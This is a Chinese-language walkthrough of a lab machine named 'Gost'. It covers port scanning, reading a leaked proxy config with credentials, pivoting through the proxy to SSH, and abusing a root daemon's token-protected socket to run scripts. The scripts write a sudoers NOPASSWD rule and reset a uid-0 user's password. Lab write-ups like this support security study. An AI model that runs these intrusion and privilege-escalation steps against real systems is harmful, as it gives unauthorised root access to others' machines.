

Gost

```
> nmap -sC -sV -p- 192.168.0.45
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-11 03:20 EDT
WARNING: Service 192.168.0.45:1680 had already soft-matched http-proxy, but now soft-matched
socks5; ignoring second value
Nmap scan report for 192.168.0.45
Host is up (0.0010s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.67 ((Unix))
|_http-title: Dashboard - Maze Cyber Ops
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.67 (Unix)
1680/tcp  open  http-proxy   (proxy authentication required)
|_http-title: Site doesn't have a title.
| fingerprint-strings:
|_ FourOhFourRequest, GetRequest, HTTPOptions:
|   HTTP/1.1 407 Proxy Authentication Required
|   Proxy-Authenticate: Basic realm="gost"
|_ Content-Length: 0
9000/tcp  open  http         Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1680-TCP:V=7.95%I=7%D=6/11%Time=6A2A61BC%P=x86_64-pc-linux-gnu%(Ge
SF:tRequest,69,"HTTP/1\1\1\x20407\x20Proxy\x20Authentication\x20Required\r\
SF:nProxy-Authenticate:\x20Basic\x20realm=\\"gost\\"r\nContent-Length:\x200
SF:\r\n\r\n")%(HTTPOptions,69,"HTTP/1\1\1\x20407\x20Proxy\x20Authenticatio
SF:n\x20Required\r\nProxy-Authenticate:\x20Basic\x20realm=\\"gost\\"r\nCont
SF:ent-Length:\x200\r\n\r\n")%(FourOhFourRequest,69,"HTTP/1\1\1\x20407\x20
SF:Proxy\x20Authentication\x20Required\r\nProxy-Authenticate:\x20Basic\x20
SF:realm=\\"gost\\"r\nContent-Length:\x200\r\n\r\n")%(Socks5,2,"\x05\x82");
MAC Address: 08:00:27:FA:FA:0A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

/tcp 不太常见, nmap也扫出来是一个代理服务的接口

```
> feroxbuster -u http://192.168.0.45/ -x php,txt,zip,bak,html,js
```

by Ben "epi" Risher 🐼 ver: 2.13.1

Target Url	http://192.168.0.45/
In-Scope Url	192.168.0.45
Threads	50
wordlist	/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes	All Status Codes!

```

🌟 Timeout (secs) | 7
🐼 User-Agent | feroxbuster/2.13.1
🔗 Config File | /etc/feroxbuster/ferox-config.toml
🔍 Extract Links | true
💰 Extensions | [php, txt, zip, bak, html, js]
🔲 HTTP methods | [GET]
🔑 Recursion Depth | 4

```

```

🔲 Press [ENTER] to use the Scan Management Menu™

```

```

404      GET      9l      32w      312c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
403      GET      9l      29w      315c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
301      GET      9l      29w      350c http://192.168.0.45/admin =>
http://192.168.0.45/admin/
200      GET      220l    488w      6487c http://192.168.0.45/index.html
200      GET      25l     38w      368c http://192.168.0.45/admin/config
200      GET      220l    488w      6487c http://192.168.0.45/
[#####] - 54s  210028/210028  0s      found:4      errors:0
[#####] - 54s  210000/210000  3890/s  http://192.168.0.45/
[#####] - 1s   210000/210000  266497/s http://192.168.0.45/admin/ =>
Directory listing (add --scan-dir-listings to scan)

```

```

> curl -s http://192.168.0.45/admin/config
{
  "services": [
    {
      "name": "service-0",
      "addr": ":1680",
      "handler": {
        "type": "auto",
        "auth": {
          "username": "root",
          "password": "123"
        }
      },
      "listener": {
        "type": "tcp"
      }
    }
  ],
  "api": {
    "addr": "127.0.0.1:53000"
  },
  "metrics": {
    "addr": "0.0.0.0:9000"
  }
}

```

靶机起了一个代理服务，并且用户名和密码都泄露出来了，可以直接连接，然后访问内部的服务

尝试用这个账密连接代理，改配置文件，加入一条信息

```
> nano /etc/proxychains4.conf
...
http 192.168.0.45 1680 root 123
```

```
> proxychains nmap -sT -Pn -v 127.0.0.1
Completed Connect Scan at 03:37, 23.28s elapsed (1000 total ports)
Nmap scan report for localhost (127.0.0.1)
Host is up (0.024s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9000/tcp   open  cslistener
```

挂上代理后发现了22端口

之前看到了本地还有一个53000端口，但nmap没有，我又扫了一下看看

```
> proxychains nmap -sT -Pn -v -p 53000 127.0.0.1

Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-11 05:02 EDT
Initiating Connect Scan at 05:02
Scanning localhost (127.0.0.1) [1 port]
[proxychains] Strict chain ... 127.0.0.1:7897 ... 192.168.0.45:1680 ...
127.0.0.1:53000 ... OK
Discovered open port 53000/tcp on 127.0.0.1
Completed Connect Scan at 05:02, 0.03s elapsed (1 total ports)
Nmap scan report for localhost (127.0.0.1)
Host is up (0.026s latency).

PORT      STATE SERVICE
53000/tcp  open  unknown

> proxychains feroxbuster -u http://127.0.0.1:53000/ -x php,js,html,zip,bak,txt
```

这里其实没有显示http的服务，但是我还是扫了一下目录，确实扫出了/config路径，但是其中没有什么用

```
> proxychains curl -s http://127.0.0.1:53000/config
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:7897 ... 192.168.0.45:1680 ...
127.0.0.1:53000 ... OK
{
  "services": [
    {
      "name": "service-0",
      "addr": ":1680",
      "handler": {
        "type": "auto",
```

```

    "auth": {
      "username": "root",
      "password": "123"
    }
  },
  "listener": {
    "type": "tcp"
  }
}
],
"api": {
  "addr": "127.0.0.1:53000"
},
"metrics": {
  "addr": "0.0.0.0:9000"
}
}

```

然后想起来直接用22端口试一下密码复用了 `root:123`，成功登录

```

> proxychains4 -f /tmp/pc.conf ssh root@127.0.0.1
root@Gost:~$ id
uid=1000(root) gid=1000(todd) groups=11(floppy),20(dialout),26(tape),27(video),1000(todd)

todd@Gost:/tmp/a# cat /etc/passwd
root:x:1000:1000:root:/home/todd:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
apache:x:82:102::/home/apache:/sbin/nologin
todd:x:0:0::/home/todd:/bin/bash

```

奇怪的权限，我是root但是我在todd组，同时真正的管理员是todd，并且root和todd共享家目录/home/todd


开了眼了

接下来找提权，先是用linpeas 没有什么发现

然后看进程

```
todd@Gost:/tmp/a# ./pspy64
```

```
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```



```
Config: Printing events (colored=true): processes=true | file-system-events=false |||
```

```
Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr  
/tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
```

```
Draining file system events due to startup...
```

```
done
```

```
2026/06/11 17:13:31 CMD: UID=0      PID=25922  | ./pspy64
```

```
2026/06/11 17:13:31 CMD: UID=0      PID=25916  | bash
```

```
2026/06/11 17:13:31 CMD: UID=1000   PID=19149  | xxd
```

```
2026/06/11 17:13:31 CMD: UID=1000   PID=19148  | dd bs 9000 count 1
```

```
2026/06/11 17:13:31 CMD: UID=1000   PID=19144  | bash -c ((( echo cfc9 0100 0001 0000 0000  
0000 0a64 7563 6b64 7563 6b67 6f03 636f 6d00 0001 0001 | xxd -p -r >&3; dd bs=9000 count=1  
<&3 2>/dev/null | xxd ) 3>/dev/udp/1.1.1.1/53 && echo "DNS accessible") | grep "accessible"  
&& exit 0 ) 2>/dev/null || echo "DNS is not accessible"
```

```
2026/06/11 17:13:31 CMD: UID=1000   PID=19143  | grep accessible
```

```
2026/06/11 17:13:31 CMD: UID=1000   PID=19142  | bash -c ((( echo cfc9 0100 0001 0000 0000  
0000 0a64 7563 6b64 7563 6b67 6f03 636f 6d00 0001 0001 | xxd -p -r >&3; dd bs=9000 count=1  
<&3 2>/dev/null | xxd ) 3>/dev/udp/1.1.1.1/53 && echo "DNS accessible") | grep "accessible"  
&& exit 0 ) 2>/dev/null || echo "DNS is not accessible"
```

```
2026/06/11 17:13:31 CMD: UID=1000   PID=19141  | bash -c ((( echo cfc9 0100 0001 0000 0000  
0000 0a64 7563 6b64 7563 6b67 6f03 636f 6d00 0001 0001 | xxd -p -r >&3; dd bs=9000 count=1  
<&3 2>/dev/null | xxd ) 3>/dev/udp/1.1.1.1/53 && echo "DNS accessible") | grep "accessible"  
&& exit 0 ) 2>/dev/null || echo "DNS is not accessible"
```

```
2026/06/11 17:13:31 CMD: UID=1000   PID=3020   | -bash
```

```
2026/06/11 17:13:31 CMD: UID=1000   PID=3019   | sshd-session: root@pts/0
```

```
2026/06/11 17:13:31 CMD: UID=0      PID=3017   | sshd-session: root [priv]
```

```
2026/06/11 17:13:31 CMD: UID=82     PID=2890   | /usr/sbin/httpd -d /var/www -f  
/etc/apache2/httpd.conf -k start
```

```
2026/06/11 17:13:31 CMD: UID=82     PID=2863   | /usr/sbin/httpd -d /var/www -f  
/etc/apache2/httpd.conf -k start
```

```
2026/06/11 17:13:31 CMD: UID=82     PID=2857   | /usr/sbin/httpd -d /var/www -f  
/etc/apache2/httpd.conf -k start
```

```
2026/06/11 17:13:31 CMD: UID=82     PID=2854   | /usr/sbin/httpd -d /var/www -f  
/etc/apache2/httpd.conf -k start
```

```
2026/06/11 17:13:31 CMD: UID=82     PID=2847   | /usr/sbin/httpd -d /var/www -f  
/etc/apache2/httpd.conf -k start
```

```
2026/06/11 17:13:31 CMD: UID=82     PID=2845   | /usr/sbin/httpd -d /var/www -f  
/etc/apache2/httpd.conf -k start
```

```

2026/06/11 17:13:31 CMD: UID=82    PID=2844    | /usr/sbin/httpd -d /var/www -f
/etc/apache2/httpd.conf -k start
2026/06/11 17:13:31 CMD: UID=0    PID=2735    |
2026/06/11 17:13:31 CMD: UID=82    PID=2629    | /usr/sbin/httpd -d /var/www -f
/etc/apache2/httpd.conf -k start
2026/06/11 17:13:31 CMD: UID=82    PID=2626    | /usr/sbin/httpd -d /var/www -f
/etc/apache2/httpd.conf -k start
2026/06/11 17:13:31 CMD: UID=82    PID=2596    | /usr/sbin/httpd -d /var/www -f
/etc/apache2/httpd.conf -k start
2026/06/11 17:13:31 CMD: UID=0    PID=2561    | /sbin/getty 38400 tty6
2026/06/11 17:13:31 CMD: UID=0    PID=2557    | /sbin/getty 38400 tty5
2026/06/11 17:13:31 CMD: UID=0    PID=2553    | /sbin/getty 38400 tty4
2026/06/11 17:13:31 CMD: UID=0    PID=2549    | /sbin/getty 38400 tty3
2026/06/11 17:13:31 CMD: UID=0    PID=2545    | /sbin/getty 38400 tty2
2026/06/11 17:13:31 CMD: UID=0    PID=2544    | /sbin/getty -I \033c 38400 tty1
2026/06/11 17:13:31 CMD: UID=123   PID=2500    | /usr/sbin/ntpd -N -p pool.ntp.org -n
2026/06/11 17:13:31 CMD: UID=1000   PID=2473    | /usr/local/bin/gost -L root:123@:1680 -api
127.0.0.1:53000 -metrics 0.0.0.0:9000
2026/06/11 17:13:31 CMD: UID=0    PID=2447    | /usr/bin/python3 /root/daemon.py
2026/06/11 17:13:31 CMD: UID=0    PID=2421    | /usr/sbin/crond -c /etc/crontabs -f
2026/06/11 17:13:31 CMD: UID=0    PID=2390    | /usr/sbin/httpd -d /var/www -f
/etc/apache2/httpd.conf -k start
2026/06/11 17:13:31 CMD: UID=0    PID=2360    | sshd: /usr/sbin/sshd [listener] 0 of 1000-
2000 startups
2026/06/11 17:13:31 CMD: UID=0    PID=2330    | /sbin/acpid -f
2026/06/11 17:13:31 CMD: UID=0    PID=2303    | /sbin/syslogd -t -n
2026/06/11 17:13:31 CMD: UID=0    PID=2208    | /sbin/udhcpc -b -R -p
/var/run/udhcpc.eth0.pid -i eth0 -x hostname:Gost

```

其中 /usr/bin/python3 /root/daemon.py 有点儿可疑

同时这个脚本内容是看不到的，同时在看套接字的时候还发现有一个 /run/system-ctrl.sock 很可疑

```

todd@Gost:/tmp/a# find / -type s 2>/dev/null
/run/system-ctrl.sock
/dev/log

```

试一下这个能不能用，是干什么的

```

root@Gost:~$ ./run/system-ctrl.sock
-bash: ./run/system-ctrl.sock: No such file or directory
root@Gost:~$ ls -la /run/system-ctrl.sock
s---rw---- 1 todd    video          0 Jun 11 15:17 /run/system-ctrl.sock

```

组是video，刚好我们现在也在video组，一切都是刚刚好

```

root@Gost:~$ echo "PING" | socat - UNIX-CONNECT:/run/system-ctrl.sock
-bash: socat: command not found
root@Gost:~$ cd /tmp/a
root@Gost:/tmp/a$ ls -la
total 8452
drwxr-xr-x 13 root    todd          400 Jun 11 15:44 .

```

```

drwxrwxrwt    6 todd    root          240 Jun 11 15:44 ..
drwxr-xr-x    2 root    todd          120 Jun 11 15:44 01copyfail
drwxr-xr-x    2 root    todd          160 Jun 11 15:44 02dirtypipe
drwxr-xr-x    3 root    todd          220 Jun 11 15:44 03pwnkit
drwxr-xr-x    2 root    todd          160 Jun 11 15:44 04chwoot
drwxr-xr-x    2 root    todd          100 Jun 11 15:44 05pack2theroot
drwxr-xr-x    2 root    todd          140 Jun 11 15:44 06sudo31651
drwxr-xr-x    3 root    todd          120 Jun 11 15:44 07dirtyfrag
drwxr-xr-x    2 root    todd          100 Jun 11 15:44 08fragnesia
drwxr-xr-x    2 root    todd          240 Jun 11 15:44 09key-sign-pwn
drwxr-xr-x    2 root    todd          120 Jun 11 15:44 10dirty-merge
drwxr-xr-x    2 root    todd          100 Jun 11 15:44 11bintheft
-rwxr-xr-x    1 root    todd        1131168 Jun 11 15:44 busybox
-rwxr-xr-x    1 root    todd        1033031 Jun 11 15:44 linpeas.sh
-rwxr-xr-x    1 root    todd         55098 Jun 11 15:44 lse.sh
-rwxr-xr-x    1 root    todd        2940928 Jun 11 15:44 pspy32
-rwxr-xr-x    1 root    todd        3104768 Jun 11 15:44 pspy64
-rwxr-xr-x    1 root    todd         375176 Jun 11 15:44 socat
-rwxr-xr-x    1 root    todd          392 Jun 11 15:44 subrute.sh
root@Gost:/tmp/a$ echo "PING" | ./socat - UNIX-CONNECT:/run/system-ctrl.sock
Error: Invalid or missing token. Format: 'TOKEN|COMMAND'

```

配合上前面发现的secret_token

```

todd@Gost:/tmp/a# cd /opt
todd@Gost:/opt# ls- la
bash: ls-: command not found
todd@Gost:/opt# ls -la
total 12
drwxr-xr-x    2 todd    root          4096 May 30 23:19 .
drwxr-xr-x   21 todd    root          4096 Jun 11 13:19 ..
----r-----    1 todd    video          32 Jun 11 15:17 .secret_token
todd@Gost:/opt# cat .secret_token
7553bebeb296636ce4237b6d167fb5d2

```

```

root@Gost:/tmp/a$ echo "7553bebeb296636ce4237b6d167fb5d2|touch /tmp/hel" | ./socat - UNIX-CONNECT:/run/system-ctrl.sock
Unknown command.
root@Gost:/tmp/a$ touch
BusyBox v1.37.0 (2026-01-10 15:38:28 UTC) multi-call binary.

```

Usage: touch [-cham] [-d DATE] [-t DATE] [-r FILE] FILE...

Update mtime of FILES

```

-c      Don't create files
-h      Don't follow links
-a      Change only atime
-m      Change only mtime
-d DT   Date/time to use
-t DT   Date/time to use
-r FILE Use FILE's date/time

```

```
root@Gost:/tmp/a$ echo "7553bebeb296636ce4237b6d167fb5d2|id" | ./socat - UNIX-
CONNECT:/run/system-ctrl.sock
Unknown command.
root@Gost:/tmp/a$ echo "7553bebeb296636ce4237b6d167fb5d2|help" | ./socat - UNIX-
CONNECT:/run/system-ctrl.sock
Available: status, exec_script [path]
```

这样基本上就能确定这个管道的功能了，可以执行指定路径下的脚本

```
root@Gost:/tmp/a$ vi 11.sh
root@Gost:/tmp/a$ echo "7553bebeb296636ce4237b6d167fb5d2|exec_script /tmp/a/11.sh" | ./socat -
UNIX-CONNECT:/run/system-ctrl.sock
Error: Path forbidden
root@Gost:/tmp/a$ cp 11.sh /tmp/11.sh
root@Gost:/tmp/a$ echo "7553bebeb296636ce4237b6d167fb5d2|exec_script /tmp/11.sh" | ./socat -
UNIX-CONNECT:/run/system-ctrl.sock
Error: Path forbidden
root@Gost:/tmp/a$ cp 11.sh /home/todd/11.sh
root@Gost:/tmp/a$ echo "7553bebeb296636ce4237b6d167fb5d2|exec_script /home/todd/11.sh" |
./socat - UNIX-CONNECT:/run/system-ctrl.sock
Executed.
```

最终把脚本放在todd的家目录终于可以正常执行了，后来在py脚本中看到了是写了一个百名单，只有家目录下的脚本可以执行。当时还以为是一个考点

“**/tmp 目录没办法真正共享**”，在 Linux 安全和运维中，这个特性叫做 **Systemd PrivateTmp**

在现代 Linux（如 CentOS 7+、Ubuntu 16.04+）中，如果一个服务是由 Systemd 管理的，在其配置文件（**.service**）中如果默认开启了：

```
PrivateTmp=true
```

那么操作系统底层会利用 Linux Namespace（命名空间）技术，为这个服务单独划分一个隔离的、虚拟的 **/tmp** 空间。

一开始尝试写sudo权限进去，但是发现机器就没有sudo命令，然后尝试改用户密码

```
root@Gost:/tmp/a$ cat /home/todd/11.sh
echo 'ALL ALL=(ALL:ALL) NOPASSWD:ALL' >> /etc/sudoers
root@Gost:/tmp/a# cat /home/todd/11.sh
#!/bin/sh
echo 'todd:123456' | chpasswd

root@Gost:/tmp/a$ su todd
Password:
todd@Gost:/tmp/a# id
uid=0(todd) gid=0(root) groups=0(root)
```